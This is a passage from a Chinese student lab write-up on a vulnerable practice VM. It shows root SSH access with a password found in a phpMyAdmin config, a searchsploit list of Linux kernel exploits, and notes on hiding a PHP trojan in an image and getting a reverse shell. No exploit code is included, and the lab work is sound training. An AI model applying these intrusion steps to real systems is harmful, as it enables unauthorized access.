/* End of servers configuration */
```

发现这个密码可能是 ssh 的密码，去尝试一下

```
[# ssh root@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ECDSA key fingerprint is SHA256:UyLCTuDmpoRJdivxmtTOMWDk0apVt5NWjp8Xno1e+Z4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.5' (ECDSA) to the list of known hosts.
root@10.0.2.5's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

           * Documentation:  https://help.ubuntu.com/in/bash/"

System information as of Sat Nov  1 23:33:59 IST 2025
  add.php  head.php   images  index.php  phpmy      test.php
System load: 0.0          Processes: 82
Usage of /: 11.9% of 9.61GBp  Users logged in: 0
Memory usage: 9%          IP address for eth0: 10.0.2.5
Swap usage: 0%             www-data@indishell:/var/www$
```

Graph this data and manage this system at:  
<https://landscape.canonical.com/>

New release '14.04.5 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.

好耶！

另外一种方式是通过内核提权，余下方法同之前靶机的内核提权。

```
www-data@indishell:/var/www$ uname -a
uname -a
Linux indishell 3.13.0-32-generic #57~precise1-Ubuntu SMP
P Tue Jul 15 03:50:54 UTC 2014 i686 i686 i386 GNU/Linux
www-data@indishell:/var/www$
```

```
Apple macOS < 10.12.2 | multiple/dos/40955.txt
DESlock+ < 4.1.10 - ' | windows/local/16138.c
Jungo DriverWizard Wi | windows/local/42624.py
Jungo DriverWizard Wi | windows/local/42625.py
Jungo DriverWizard Wi | windows/local/42665.py
Linux Kernel (Solaris | solaris/local/15962.c
Linux Kernel 2.6.19 < | linux/local/50135.c
Linux Kernel 2.6.22 < | linux/local/40611.c
Linux Kernel 2.6.22 < | linux/local/40616.c
Linux Kernel 2.6.22 < | linux/local/40838.c
Linux Kernel 2.6.22 < | linux/local/40839.c
Linux Kernel 2.6.22 < | linux/local/40847.cpp
Linux Kernel 3.11 < 4 | linux/local/41995.c
Linux Kernel 3.13 - S | linux/local/33824.c
Linux Kernel 3.13.0 < | linux/local/37292.c
Linux Kernel 3.13.0 < | linux/local/37293.txt
Linux Kernel 3.13.1 - | linux/local/40503.rb
Linux Kernel 3.13/3.1 | linux/dos/36743.c
Linux Kernel 3.14-rc1 | linux_x86-64/local/33516.c
Linux Kernel 3.4 < 3. | linux/dos/31305.c
Linux Kernel 3.4 < 3. | linux/local/31346.c
Linux Kernel 3.4 < 3. | linux_x86-64/local/31347.c
Linux Kernel 4.10.5 / | linux/dos/43234.c
Linux Kernel 4.8.0 UD | linux/local/41886.c
Linux Kernel < 3.16.1 | linux/local/34923.c
Linux Kernel < 3.16.3 | linux_x86-64/local/44302.c
Linux Kernel < 4.10.1 | linux/dos/42136.c
```

### 三、实验结果

成功获取到 root 权限

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@indishell:~# whoami
root
root@indishell:~#
```

## 四、实验中遇到的问题及解决方案

---

1. 最开始向图片添加 php 木马时添加错误了，直接用 vim 打开网站已有图片的 url 然后修改，结果并没有加入木马。解决方法：将图片用 wget 下载到本机再修改添加木马。
  2. 如果靶机上没有编译器怎么办：可以使用静态链接编译，避免靶机上缺少依赖库的问题；可以在自己 kali 上为靶机生成可执行代码，但是需要了解靶机的架构和系统信息，针对这些安装对应的工具，要确保编译后的文件受靶机支持，在 kali 编译完成后将文件传输到靶机执行
- 

## 五、实验的启示

本次实验共计用时 17h，分三个下午和晚上完成，难度较大，主要难度在于找到 SQL 注入、给图片加上 PHP 木马，以及使用 burpsuite 发送启动木马从而建立反向 shell。此外如果在最开始目录爆破的时候注意到 phpmy 文件，并查询其配置文件，可以更快的拿到 root。本次实验进一步加深了对 SQL 注入字典的理解，提高了对 burpsuite 使用的熟练度。